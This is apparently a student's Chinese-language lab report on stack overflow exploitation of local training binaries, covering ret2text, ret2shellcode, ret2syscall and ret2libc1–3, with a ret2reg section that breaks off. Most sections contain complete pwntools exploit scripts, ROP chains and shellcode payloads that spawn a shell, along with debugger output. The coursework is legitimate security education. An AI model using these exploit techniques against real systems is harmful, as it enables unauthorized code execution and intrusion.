## 网络攻防基础 实验2A 栈溢出攻击

\*\*\* 2023180186\*\*\*\*

## ret2text

攻击原理:通过栈溢出漏洞,覆盖程序返回地址,使程序控制流转移到二进制中原本恰好存在的某个函数地址,从而执行恶意代码。

首先使用 checksec 命令查看二进制文件信息,可以看到仅开启了NX保护。




开启IDA,对二进制文件进行分析,按F5查看源代码。可以看到存在 gets 函数,即存在栈溢出漏洞的风险。

```
struction Data Unexplored External symbol Lumina function
                            ×
                                       Pseudocode-A
             IDA View-A
 ×
                                                                    Hex View-1
       1 int __cdecl main(int argc, const char **argv, const char **envp)
 St
  080
       3
           char s[100]; // [esp+1Ch] [ebp-64h] BYREF
  080
 08
       4
  08
      5
           setvbuf(stdout, 0, 2, 0);
  08
           setvbuf(_bss_start, 0, 1, 0);
      7
           puts("There is something amazing here, do you know anything?");
  08
           gets(s);
    9
           printf("Maybe I will tell you next time !");
 08
    10
           return 0;
  08
 08
    11 }
 080
 080
  080
  080
```

继续分析二进制文件,可以看到二进制文件内存在secure函数。

```
=
                                           Pseudocode-A
5
  ×
       1
              IDA View-A
         1 void secure()
   St
١t
         2 {
   080
             unsigned int v0; // eax
         3
  080
             int input; // [esp+18h] [ebp-10h] BYREF
  08
         4
  08
             int secretcode; // [esp+1Ch] [ebp-Ch]
         5
  08
         6
  08
         7
  08
            v0 = time(0);
  080
         8
            srand(v0);
  08
       9
             secretcode = rand();
  08
               isoc99_scanf(&unk_8048760, &input);
  08 0 10
  08
      11
             if ( input == secretcode )
  080
      12
             system("/bin/sh");
   080
  08( • 13 }
  080
  080
   080
   08(
  080
```

其中含有 system("/bin/sh"); , 查看汇编指令发现其地址 0x0804863A , 若能控制程序返回地址至此, 就可以得到系统shell。



接下来就要通过溢出攻击,突破缓冲区,将该函数的返回地址覆盖为 0x0804863A。要想做到这一点,需要准确定位缓冲区的位置,进而计算大小,并构造数据恰当的溢出缓冲区。

使用命令 gdb ret2text 打开调试器,可以使用 disassemble main 来查看 二进制的汇编指令,也可以继续使用IDA来分析汇编指令。

可以看到, s的开始地址是基于esp的索引。需要对其进行调试才能得到s的地址。因此,对 call \_gets 操作下断点,其指令地址为 0x080486AE。

```
0x080486a7 <+95>: lea eax,[esp±0x1c]
0x080486ab <+99>: mov DWORD PTR [esp],eax
0x080486ae <+102>: call 0x8048460 <gets@plt>
```

使用 b \*0x080486AE 对其下断点,然后输入 r 来开始调试。

执行到断点后, 弹出当前的情况。

```
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax : 0xffffd28c → 0x00000001
$ebx : 0xf7e1dff4 → 0x0021dd8c
$ecx : 0xf7e1f9b8 → 0x00000000
$edx : 0x0

$esp : 0xffffd270 → 0xffffd28c → 0x00000001
$ebp : 0xffffd2f8 → 0x000000000
$esi : 0x080486d0 → <__libc_csu_init+0> push ebp
$edi : 0xf7ffcba0 → 0x000000000
$eip : 0x080486ae → <main+102> call 0x8048460 <gets@plt>
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
```

可以观察到目前 esp=0xffffd270 , ebp=0xffffd2f8 , 同时s相对于 esp 的索引为 esp+0x1c 。综上,可以得到

- 当前s的地址(与eax的地址相同)为0xffffd28c
- s相对于ebp的地址偏移为 ebp s = 0xffffd2f8 0xffffd28c = 0x6c
- s相对于返回地址的偏移为 0x6c + 4

据此,可以写出EXP。

```
#!/usr/bin/python3
from pwn import *

target = 0x804863A

sh = process('./ret2text')
sh.sendline(b'A' * (0x6c + 4) + p32(target))
sh.interactive()
```

执行,可以看到成功获取了shell。

### ret2shellcode

攻击原理: 首先需要能够填充shellcode到**可读可写执行**的区域。接着利用栈溢出漏洞,覆盖返回地址到自行填充的shellcode处,改变程序控制流程,执行恶意操作。

首先利用 checksec 检查程序的开启的保护情况。

几乎没有开启保护。连NX保护都没有开启。使用IDA观察一下程序,可以看到仍然存在栈溢出漏洞风险。

```
Instruction Data Unexplored External symbol Lumina function
□ & ×
        🖪 IDA View-A 🗵
                        🖪 Pseudocode-D 🛛

□ Pseudocode-C 
□ Pseudocode-B 
□

           1 int __cdecl main(int argc, const char **argv, const char **envp)
    Seg
           2 {
    .ini
         3 char s[100]; // [esp+1Ch] [ebp-64h] BYREF
    .plt
          4
    .plt
    plt • 5 setvbuf(stdout, 0, 2, 0);
    •plt • 6 setvbuf(stdin, 0, 1, 0);
    .plt 7 puts("No system for you this time !!!");
    plt • 8 gets(s);
   plt 9 strncpy(buf2, s, 0x64u);
   tex 10 printf("bye bye ~");
    . tex | • 11
             return 0;
    .tex | 12 }
    . tex
    .tex
```

同时,也可以看到多了一个strncpy,复制对应的字符串到buf2处。继续查看buf2的属性,可以看到buf2处在bss段中。

接下来,要确定该bss段是否可以执行。使用gdb调试此二进制文件,在main函数处添加断点,使用 vmmap 命令查看详细信息。

可以看到 0x0804A080 具有对应的权限 rwx , 具备攻击条件。

接下来需要按照同样的套路确定返回地址的位置。使用命令 b \*0x08048593 加入断点到 call \_gets 操作中, 输入 c 继续调试。

```
Breakpoint 2 at 0x8048593: file ret2shellcode.c, line 14. gef≻ c Continuing.
```

再次中断时可以看到当前s的地址为 0xffffd26c , ebp 的地址为 0xffffd2d8 , 其中差值为 0x6c 。可以得到s相对返回地址的偏移为 0x6c+4。

```
$eax : 0xffffd26c → 0x00000001
$ebx : 0xf7e1dff4 → 0x0021dd8c
$ecx : 0xf7e1f9b8 → 0x00000000
$edx : 0x0
$esp : 0xffffd250 → 0xffffd26c → 0x00000001
$ebp : 0xffffd2d8 → 0x00000000
$esi : 0x080485d0 → <__libc_csu_init+0> push ebp
$edi : 0xf7ffcba0 → 0x00000000
$eip : 0x08048593 → 0xfffe38e8 → 0x00000000
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT directic $cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
```

据此,写出EXP。

```
#!/usr/bin/python3
from pwn import *

# buf2的起始地址, 也是写入shellcode的起始地址
# 需要作为最终溢出到返回地址的内容
target = 0x804a080

# 生成shellcode
shellcode = asm(shellcraft.sh())

sh = process("./ret2shellcode")
# 注意此处填充的长度
sh.sendline(shellcode + ( (0x6c + 4) - len(shellcode)) * b'A' + p32(target))
sh.interactive()
```

执行, 攻击成功。

## ret2syscall

攻击原理:在二进制文件中存在各种指令操作。通过拼凑各种指令操作,覆盖寄存器中的值,最终利用系统调用来执行相关恶意操作。

在本例子中,会利用本二进制文件中的几段指令,分别改变四个寄存器中的值,让其变为执行获取shell的系统调用参数,最后通过int 0x80指令触发系统调用,操作系统根据寄存器中的值执行获取shell的系统调用操作,至此成功攻击。

首先利用 checksec 检查程序保护情况。可以看到NX保护开启。

```
(kali®kali)-[~/wlgfjc-ex02/ret2syscall]
$ checksec --file=ret2syscall
RELRO STACK CANARY NX PIE RPATH RUNPATH Symbols FORTIFY Fortifie
d Fortifiable FILE
Partial RELRO No canary found NX enabled No PIE No RPATH No RUNPATH 2255 Symbols No 0
ret2syscall
```

利用IDA查看二进制文件情况。

```
📕 Instruction 📉 Data 📕 Unexplored 🥛 External symbol 📘 Lumina function
                                         □ ₽ ×
                      IDA View-A
                                     Pseudocode-A
                                                                               Hex View-1
                 1 int __cdecl main(int argc, const char **argv, const char **envp)
 Segment
 . text
                 3
                    int v4; // [esp+1Ch] [ebp-64h] BYREF
 .text
                 4
 .text
 .text
                5
                    setvbuf(stdout, 0, 2, 0);
 .text
                    setvbuf(stdin, 0, 1, 0);
 .text
             7
                    puts("This time, no system() and NO SHELLCODE!!!");
 .text
             puts("What do you plan to do?");
 .text
 .text
             9 gets(&v4);
 .text
             10 return 0;
 .text
 .text
             11 }
 .text
 .text
 .text
 .text
```

可以观察到同样存在 gets 函数,可能存在栈溢出漏洞。

对程序进行动态调试,与上文一致,下断点后跟踪执行流程,最终得到v4地址为 0xffffd2ac, 算出相对于 \$ebp=0xffffd318 的地址偏移为0x6C,距离 返回地址的偏移为0x6C+4=0x70。

```
Breakpoint 1, 0x08048e96 in main () at rop.c:15
15 rop.c: No such file or directory.

[ Legend: Modified register | Code | Heap | Stack | String ]
         : 0xffffd2ac \rightarrow 0x00000003
                              0x00000000
         : 0x18
                          → 0xffffd2ac → 0x00000003
           0 \times 0
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow resume virtualx86 i
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
0xffffd290 + 0x0000: 0xffffd2ac \rightarrow 0x00000003
0xffffd294 +0x0004: 0x00000000
0xffffd298 +0x0008: 0x00000001
0xffffd29c +0x000c: 0x00000000
0xffffd2a0 +0x0010: 0x00000001
0xffffd2a4 +0x0014: 0xffffd3a4
0xffffd2a8 +0x0018: 0xffffd3ac
                                             0xffffd512 → "/home/kali/wlgfjc-ex02/ret2syscall/ret2sys
0xffffd541 → "USER=kali"
0xffffd2ac +0x001c: 0x00000003
```

确认了返回地址偏移后,需要进一步在二进制文件中找到相关的指令片段(称为"gadgets"),进而编写溢出内容,最终控制跳转地址,以此达到控制寄存器、执行系统调用等操作目的。

要想通过系统调用最终获得shell,需要构造如下参数,对应C语言中指令execve("bin/sh", NULL, NULL)。

```
系统调用号: eax = 0xb
第一个参数: ebx 应指向 '/bin/sh'
第二个参数: ecx = 0
第三个参数: edx = 0
```

通过ROPgadget工具可以寻找有关的gadgets。首先搜寻与eax有关的gadgets。

ROPgadget --binary ret2syscall --only 'pop|ret' | grep 'eax'

```
(kali@kali)-[~/wlgfjc-ex02/ret2syscall]
$ ROPgadget --binary ret2syscall --only 'pop|ret' | grep 'eax'
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x080bb196 : pop eax ; ret
0x0807217a : pop eax ; ret 0x80e
0x0804f704 : pop eax ; ret 3
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
```

可以看到,选取 0x080bb196: pop eax; ret 指令来控制eax寄存器较为合适。

类似的,寻找到控制其他寄存器的gadgets。

ROPgadget --binary ret2syscall --only 'pop|ret' | grep 'ebx'

```
-(kali&kali)-[~/wlgfjc-ex02/ret2syscall]
 —$ ROPgadget --binary ret2syscall --only 'pop|ret' | grep 'ebx'
0x0809dde2 : pop ds ; pop ebx ; pop esi ; pop edi ; ret
0x0809ddda : pop eax ; pop <mark>ebx</mark> ; pop esi ; pop edi ; ret
0x0805b6ed : pop ebp ; pop ebx ; pop esi ; pop edi ; ret
0x0809e1d4 : pop ebx ; pop ebp ; pop esi ; pop edi ; ret
0x080be23f : pop ebx ; pop edi ; ret
0x0806eb69 : pop ebx ; pop edx ; ret
0x08092258 : pop ebx ; pop esi ; pop ebp ; ret
0x0804838b : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080a9a42 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0x10
0x08096a26 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0x14
0x08070d73 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0xc
0x08048547 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 4
0x08049bfd : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 8
0x08049a19 : pop ebx ; pop esi ; pop edi ; ret 4
0x08049a94 : pop ebx ; pop esi ; ret
0x080481c9 : pop ebx ; ret
0x080d7d3c : pop ebx ; ret 0x6f9
0x08099c87 : pop ebx ; ret 8
0x0806eb91 : pop ecx ; pop ebx ; ret
0x0806336b : pop edi ; pop esi ; pop ebx ; ret
0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x0806eb68 : pop esi ; pop ebx ; pop edx ; ret
0x0805c820 : pop esi ; pop ebx ; ret
0x08050256 : pop esp ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0807b6ed : pop ss ; pop ebx ; ret
这里选取 0x806eb91 : pop ecx ; pop ebx ; ret 指令来控制ebx和ecx
的值较为合适。
继续查找。ROPgadget --binary ret2syscall --only 'pop|ret' |
grep 'edx'
```

```
(kali@kali)-[~/wlgfjc-ex02/ret2syscall]
$ ROPgadget --binary ret2syscall --only 'pop|ret' | grep 'edx'
0x0806eb69 : pop ebx ; pop edx ; ret
0x0806eb60 : pop edx ; pop ecx ; pop ebx ; ret
0x0806eb6a : pop edx ; ret
0x0806eb68 : pop esi ; pop ebx ; pop edx ; ret
```

这里选取 0x0806eb6a : pop edx ; ret 指令来控制edx的值较为合适。

最后,还需要寻找到"/bin/sh"字符串的位置和 int 0x80 指令的位置。使用命令 ROPgadget --binary ret2syscall --string 'bin/sh' 和命令 ROPgadget --binary ret2syscall --only 'int'

得到两个地址。接着可以根据攻击原理构造ROP链,写出EXP。

```
#!/usr/bin/python3
from pwn import *
pop_eax_ret_addr = 0x080bb196
pop_ecx_ebx_ret_addr = 0x806eb91
bin_sh_addr = 0x080be408
pop edx ret addr = 0x0806eb6a
syscall_addr = 0x08049421
# 填充的垃圾数据 offset=0x6c+4
#修改eax值
# 修改ecx值、修改ebx值
# 修改edx值
# 系统调用指令 int 0x80
payload = ((0x6c + 4) * b'A' +
           p32(pop\_eax\_ret\_addr) + p32(0xb) +
           p32(pop\_ecx\_ebx\_ret\_addr) + p32(0) + p32(bin\_sh\_addr) +
           p32(pop_edx_ret_addr) + p32(0) +
           p32(syscall_addr))
sh = process('./ret2syscall')
sh.sendline(payload)
sh.interactive()
```

### ROP链具体构造原理:

- (1) 填充垃圾数据,将返回地址覆盖为 0x080bb196 ,即 pop\_eax\_ret\_addr 处。
- (2) 程序继续执行,由于返回地址被覆盖,所以开始执行 pop eax 指令。执行 pop eax 时,栈顶指针处于 0xb 处,将其弹出到寄存器 eax 中。
- (3) 接下来执行 ret 指令,栈顶指针处于 pop\_ecx\_ebx\_ret\_addr 处(这里存放的是地址),将其弹出到寄存器 eip 中。
- (4) 程序继续执行,由于eip被ret指令覆盖,开始执行popecx指令。 执行popecx时,栈顶指针处于0处,将其弹出到寄存器ecx中。

- (5) 程序继续执行,开始执行 pop ebx 指令。执行 pop ebx 时,栈顶指针处于 bin\_sh\_addr 处(这里存放的同样是地址),将其弹出到 ebx 寄存器中。
- (6)接下来执行 ret 指令,以此类推,执行后程序下一步执行 pop\_edx\_ret\_addr 处。结束后 edx 寄存器被修改为0。
- (7) 最后执行 int 0x80 指令, 开始系统调用。
- (8) 成功获取shell。

攻击结果如图所示。

### ret2libc1

借助程序中存在的system函数调用,通过分析system函数的具体实现,自行构造栈帧对其传参并执行,进行攻击。

首先查看该二进制程序的保护措施。可以看到开启了NX。



进一步观察函数中是否有可利用的点,会发现同时存在 system() 函数的调用 0x08048460,以及 /bin/sh 的字符串 0x08048720。

```
🚹 🚄 🖼
.plt:08048460
.plt:08048460
.plt:08048460 ; Attributes: thunk
.plt:08048460
.plt:08048460 ; int system(const char *command)
.plt:08048460 _system proc near
.plt:08048460
.plt:08048460 command= dword ptr 4
.plt:08048460
.plt:08048460 jmp
                          ds:off 804A018 ; Indirect Near Jump
.plt:08048460 _system endp
.plt:08048460
al symbol 📕 Lumina function
                                      IDA View-A
                                                 Pseudocode-B
        1 void secure()
Locals
        2 {
0000000
           unsigned int v0; // eax
        3
          int input; // [esp+18h] [ebp-10h] BYREF
000000
        4
000000
           int secretcode; // [esp+1Ch] [ebp-Ch]
        5
1000000
        6
)000000
        7
           \vee 0 = time(0);
)000000
          srand(v0);
)000000
          secretcode = rand();
000000
     10
            __isoc99_scanf("%d", &input);
000000
     11 if ( input == secretcode )
            system("shell!?");
     12
0000000 0 13 }
)000001
0000001
0000000
```

ROPgadget --binary ret2libc1 --string '/bin/sh'

接下来,需要知道system函数中是如何传参的。该函数的实现在 libc6-i386.so 文件中。反编译后看到,其参数为esp+4位置的一个dword(该函数的实现无push ebp; mov ebp,esp操作,所以必须使用esp读参数,且esp+4即可读到参数),该地址在调用时会被写入 eax。

通过动态调试二进制文件,可以得到s的地址 0xffffd28c ,相对返回地址的偏移 0xffffd2f8 - 0xffffd28c + 4 = 0x6c + 4 = 0x70 。

```
Breakpoint 1, 0x0804867e in main () at ret2libc1.c:27
27 ret2libc1.c: No such file or directory.
[ Legend: Modified register | Code | Heap | Stack | String ]
            : 0xffffd28c → 0x00000001
: 0xf7e1dff4 → 0x0021dd8c
           : 0xf7e1f9b8 → 0x00000000
           : 0x0
          : 0x0

: 0xfffffd270 → 0xfffffd28c → 0x00000001

: 0xffffd2f8 → 0x00000000

: 0x08048690 → <__libc_csu_init+0> push ebp
           : 0xf7ffcba0 → 0x00000000
 eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtua
 $cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
0xffffd270 +0x0000: 0xffffd28c → 0x00000001
                                                                                      + $esp
0xffffd274 +0x0004: 0x00000000
0xffffd278 +0x0008: 0x00000001
0xffffd27c +0x000c: 0x00000000
0xffffd280 + 0x0010: 0xf7ffdb8c \rightarrow 0xf7fc26f0 \rightarrow 0xf7ffda20 \rightarrow 0x00000000
0xffffd284 +0x0014: 0x00000001
0xffffd288 +0x0018: 0xf7fc2720 → 0x0804833d → "GLIBC_2.0"
0xffffd28c +0x001c: 0x00000001
 0x8048672 <main+90> call 0x8048450 <puts@plt>
0x8048677 <main+95> lea eax, [esp+0x1c]
0x804867b <main+99> mov DWORD PTR [esp], eax

→ 0x8048430 <gets@plt+0> jmp DWORD PTR ds:0x804a00c
0x8048436 <gets@plt+6> push 0x0
0x804843b <gets@plt+11> jmp 0x8048420
0x8048440 <time@plt+0> jmp DWORD PTR ds:0x804a010
0x8048446 <time@plt+6> push 0x8
0x8048446 <time@plt+6> push 0x8
0x8048446 <time@plt+1> jmp DWORD PTR ds:0x804a010
```

据此,写出EXP。需要注意的是,esp到esp+4之间需要填充一段4Bytes的数据,作为虚假的"返回地址"。

```
#!/usr/bin/python3
from pwn import *

system_addr = 0x08048460
bin_sh_addr = 0x08048720

# 填充数据 offset=0x6c+4
# system函数地址
# 填充数据 4Bytes 虚假的返回地址
# /bin/sh字符串地址
payload = ((0x6c + 4) * b'A' + p32(system_addr) + 4 * b'B' + p32(bin_sh_addr))

sh = process('./ret2libc1')
sh.sendline(payload)
sh.interactive()
```

成功利用。如图为结果。

```
(kali@kali)-[~/wlgfjc-ex02/ret2libc1]
$ /bin/python /home/kali/wlgfjc-ex02/ret2libc1/exp.py
[+] Starting local process './ret2libc1': pid 154690
[*] Switching to interactive mode
RET2LIBC >_<
$ whoami
kali
$ |
</pre>
```

### ret2libc2

在ret2libc1基础上的进一步改动,程序中没有现成的字符串可用利用。需要自己想办法手动将字符串'/bin/sh'写入地址空间,并让system以此地址为参数,即可获取shell。要求该段地址可写可读。经典思路是可以利用多种方法结合,执行攻击。

前面分析过程较为类似,因此略过,仅给出关键信息。

该程序开启了NX保护,存在gets函数,地址为 0x08048460。

```
.plt:08048460
```

在secure函数内部有system函数调用,地址 0x08048490 ,但没有'/bin/sh'字符 串。

```
.plt:08048490
.plt:08048490
.plt:08048490
.plt:08048490
.plt:08048490
.plt:08048490
.plt:08048490 _system(const char *command)
.plt:08048490
```

#### 考虑到,

- (1) 可以先用gets()函数将数据写入一段空间中。
- (2) 利用ROP gadgets中具有的 pop 指令将buf2参数弹出栈,保持堆栈平衡,并利用 ret 指令让system函数地址弹出交给eip处理。
  - (3) 按照ret2libc1中的方法构造system函数的参数为刚刚写入的空间地址中。
  - (4) 最终可以获得shell权限。

那么,需要一段合适的内存空间。先在bss段中查找相关内容,发现buf2,地址为 0x0804a080。接下来要确定这段地址是否满足攻击条件。

采用gdb调试,vmmap操作查看可用空间,发现该段地址权限为rw-,符合要求。

同时, 动态调试后得到字符串s距离返回地址的偏移地址为: 0x6C + 4。

接下来,需要找到ROP gadgets来配合攻击。需要满足有 pop 指令和 ret 指令。ROPgadget --binary ret2libc2 --only 'pop|ret'

选择这条: 0x0804843d : pop ebx ; ret。 据此,可以写出EXP。

```
#!/usr/bin/python3
from pwn import *
gets\_addr = 0x08048460
pop_ebx_ret_addr = 0x0804843d
buf2_addr = 0x0804a080
system\_addr = 0x08048490
# 填充数据 offset=0x6c+4
# gets函数地址
# gadgets, 弹出buf2,保持堆栈平衡,并让eip保存system地址
# system函数地址, 4Bytes虚假的返回地址, buf2地址作为参数
payload = ((0x6c + 4) * b'A' +
          p32(gets_addr) +
          p32(pop_ebx_ret_addr) + p32(buf2_addr) +
          p32(system\_addr) + 4 * b'B' + p32(buf2\_addr)
          )
sh = process('./ret2libc2')
sh.sendline(payload)
sh.sendline(b'/bin/sh')
sh.interactive()
```

攻击结果如图。

本题还有另一种写法, 巧妙地安排栈空间, 更加精妙的实现攻击。

将gets函数执行完毕后的返回地址构造为system函数所在的地址,同时由于栈帧的结构,buf2地址紧跟在system地址后面,作为gets函数的参数。在这之后,再紧跟一个buf2的地址,作为system函数的参数。如此一来,就不需要ROP gadgets的帮助,也不需要构造一个虚假的system返回地址,直接进行攻击,攻击payload更加紧凑。

据此写出EXP,如下。

```
#!/usr/bin/python3
from pwn import *
gets\_addr = 0x08048460
buf2\_addr = 0x0804a080
system\_addr = 0x08048490
# 填充数据 offset=0x6c+4
# gets函数地址
# system函数地址,作为gets运行完毕后的返回地址
# buf2地址,作为gets的参数(或者是system函数的"返回地址")
# buf2地址,作为system的参数
payload = ((0x6c + 4) * b'A' +
          p32(gets_addr) +
          p32(system_addr) +
          p32(buf2\_addr) +
          p32(buf2_addr))
sh = process('./ret2libc2')
sh.sendline(payload)
sh.sendline(b'/bin/sh')
sh.interactive()
```

攻击结果如图。

### ret2libc3

本题中,除gets函数外,其他的利用条件都消失了。这时,可以利用引用的外部 libc库中的代码。利用过程中,需要知道libc的地址在哪里,这时候可以借助位置 无关代码机制,同时借助库文件本身的指令排布规范来进行推测。

换句话说: 若能够知道 libc 中某个函数的地址,那么我们就可以确定该程序利用的 libc。进而我们就可以进一步的确定system函数和其他需要利用的资源的地址。

那么如何得到 libc 中的某个函数的地址呢?

#### 方法一:

- 第一步,采用本机的libc.so文件直接分析其符号表,采用栈溢出攻击和puts函数,获取 printf() 函数的偏移值并输出。
- 第二步,捕获输出的偏移值,再结合函数运行时的绝对地址来计算libc基地址。
- 第三步,可以使用libc基地址来找到 system()函数、 /bin/sh 字符串的地址。
- 第四步,再次结合简单的栈溢出即可获取shell。

据此,写出EXP。

```
#!/usr/bin/python

from pwn import *

elf_ret2libc3 = ELF('./ret2libc3')
elf_libc = elf_ret2libc3.libc

sh = elf_ret2libc3.process()

plt_puts = elf_ret2libc3.plt['puts']
printf_got = elf_ret2libc3.got['printf']
start_addr = elf_ret2libc3.symbols['_start']

# 利用栈溢出攻击, puts方法
```

```
# 获取printf的偏移值
# 并输出到sh中,最后捕获到exp中
payload1 = flat([
   (0x6c + 4) * b'A',
   plt_puts,
   start_addr,
   printf_got
1)
sh.sendlineafter(b'Can you find it !?', payload1)
leaked_addr = u32(sh.recv()[0:4])
# 结合函数运行时的绝对地址
# 计算libc基地址
libc_base = leaked_addr - elf_libc.symbols['printf']
# 找到system函数和/bin/sh位置,
# 并利用libc基地址计算绝对位置
# 再次执行栈溢出攻击获取shell
system_addr = libc_base + elf_libc.symbols['system']
bin_sh = libc_base + next(elf_libc.search(b'/bin/sh'))
payload2 = flat([
   (0x6c + 4) * b'A',
   system_addr,
   4 * b'B',
   bin_sh
])
sh.sendline(payload2)
sh.interactive()
```

### 攻击结果如图。

```
-(kali®kali)-[~/wlgfjc-ex02/ret2libc3]
 -$ /bin/python /home/kali/wlgfjc-ex02/ret2libc3/exp.py
[*] '/home/kali/wlgfjc-ex02/ret2libc3/ret2libc3'
            i386-32-little
   RELRO:
             Partial RELRO
             No canary found
   NX: NX enabled
PIE: No PIE
   Stack:
             No PIE (0x8048000)
[*] '/usr/lib32/libc.so.6'
            i386-32-little
   Arch:
   RELRO:
             Partial RELRO
   NX: NX enabled
   Stack: Canary found
            PIE enabled
[+] Starting local process '/home/kali/wlgfjc-ex02/ret2libc3/ret2libc3': pid 63627
[*] Switching to interactive mode
$ whoami
kali
```

问题:在使用\_\_libc\_start\_main作为泄露函数时,会发生段错误退出。

```
r—(kali⊛kali)-[~/wlgfjc-ex02/ret2libc3]
```

```
└$ /bin/python /home/kali/wlgfjc-ex02/ret2libc3/exp.py
[*] '/home/kali/wlgfjc-ex02/ret2libc3/ret2libc3'
   Arch:
            i386-32-little
   RELRO: Partial RELRO
   Stack: No canary found
   NX:
           NX enabled
          No PIE (0x8048000)
   PIE:
[*] '/usr/lib32/libc.so.6'
   Arch: i386-32-little
   RELRO: Partial RELRO
   Stack: Canary found
   NX:
           NX enabled
   PIE:
            PIE enabled
[+] Starting local process '/home/kali/wlgfjc-
ex02/ret2libc3/ret2libc3': pid 63131
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$ whoami
[*] Process '/home/kali/wlgfjc-ex02/ret2libc3/ret2libc3' stopped with
exit code -11 (SIGSEGV) (pid 63131)
[*] Got EOF while sending in interactive
```

进一步发现,在泄露\_\_libc\_start\_main地址时,输出是错误的。后来发现是**系统 预装的glibc为2.37版本,才会发生这个问题。而旧版本(2.35)可以正常输出 正确地址。**实测,在2.35版本上可以正常getshell,原因待进一步调查。

在这种情况下,需要能够访问到libc.so文件。若没有这个条件怎么办?在此介绍方法二。

一般常用的方法是采用 got 表泄露,即输出某个函数对应的 got 表项的内容。即使程序有 ASLR 保护,也只是影响程序加载的基地址,页内偏移不会发生变化。由于 libc 的延迟绑定机制,泄漏对象需要已经执行过的函数的地址。

可以根据版本、相对位移和地址最低位等信息在程序中查询偏移,然后再次获取 system 地址,进而进行利用,但这样较为复杂。

可以借助 LibcSearcher 工具对libc版本进行判断选取后直接获取相关地址, EXP如下。

```
from pwn import *
from LibcSearcher import *

elf = ELF('./ret2libc3')
sh = process('./ret2libc3')

# 获取puts的plt
# 获取puts的got
# 获取程序开始点地址
puts_plt = elf.plt['puts']
```

```
puts_got = elf.got['puts']
start_addr = elf.symbols['_start']
# 第一次溢出攻击
# 泄露地址
payload1 = flat([
    (0x6c + 4) * b'A',
   puts_plt,
   start_addr,
   puts_got
])
sh.sendlineafter('Can you find it !?', payload1)
leaked\_addr = u32(sh.recv(4))
# 根据libc版本查询地址,选择libc6-i386_2.37-12_amd64
libc = LibcSearcher('puts', leaked_addr)
# 计算基址
libc_base = leaked_addr - libc.dump("puts")
# 计算system函数和字符串地址
system_addr = libc_base + libc.dump("system")
bin_sh = libc_base + libc.dump("str_bin_sh")
# 需要额外压入_init_proc函数的返回地址
return\_addr = 0x804841E
# 第二次溢出攻击
payload2 = flat([
    (0x6c + 4) * b'A',
   return_addr,
   system_addr,
   4 * b'B',
   bin_sh
])
sh.sendlineafter('Can you find it !?',payload2)
sh.interactive()
```

注意,新版本系统中在第二次溢出时,需要压入一个地址用于堆栈平衡。原因待进一步调查。

利用结果如图。

```
-(kali⊕kali)-[~/wlgfjc-ex02/ret2libc3]
$ /bin/python /home/kali/wlgfjc-ex02/ret2libc3/exp2.py
[*] '/home/kali/wlgfjc-ex02/ret2libc3/ret2libc3'
            i386-32-little
    Arch:
   RELRO:
            Partial RELRO
   Stack: No canary found
             NX enabled
             No PIE (0x8048000)
   PIE:
[+] Starting local process './ret2libc3': pid 493750
/home/kali/.local/lib/python3.11/site-packages/pwnlib/tubes/tube.py:841: Byte
rantees. See https://docs.pwntools.com/#bytes
 res = self.recvuntil(delim, timeout=timeout)
[+] There are multiple libc that meet current constraints :
0 - libc-2.34-6-omv4003.x86 64
1 - libc-2.33.9000-39.fc35.x86 64
2 - libc-2.33.9000-34.fc35.x86_64
3 - libc-2.33.9000-36.fc35.x86 64
4 - libc-2.33.9000-29.fc35.x86_64
5 - libc-2.33.9000-37.fc35.x86_64
6 - libc6-i386_2.37-12_amd64
7 - libc6-i386 2.37-11 amd64
8 - libc6_2.38-1_i386
9 - libc6-i386_2.37-8_amd64
[+] Choose one : 6
[*] Switching to interactive mode
$ whoami
kali
```

# 自选题目 - ret2reg

前文介绍的ret2text、ret2shellcode等攻击都至少需要事先确定shellcode的地址作为返回地址。安全人员为保护免受攻击,提出了地址混淆技术(ASLR)。该技术将栈,堆和动态库空间全部随机化,难以确定栈的地址(esp寄存器),故原先的攻击手段无法攻击成功。

ret2reg, return-to-register, 即返回到寄存器地址攻击,通常用于绕过地址混淆 (ASLR)实施攻击,通过jmp寄存器的方式跳转到shellcode。

具体说来,在函数执行后,传入的参数地址在栈中传给某寄存器,然而该函数在结束前并没有复位该寄存器,就会导致这个寄存器仍还保存着参数地址。当这个参数地址指向shellcode时,只要程序中存在 jmp reg 或 call reg 代码片段,即可构造payload利用栈溢出漏洞覆盖返回地址,并控制程序流跳转至未复位的寄存器,进而成功执行攻击。

也就是说只要在函数ret之前将相关寄存器复位掉,便可以避免此漏洞。

#### 攻击思路:

- 存在栈溢出漏洞,满足ret2shellcode利用条件,开启了ASLR保护,没有开启 PIE保护。
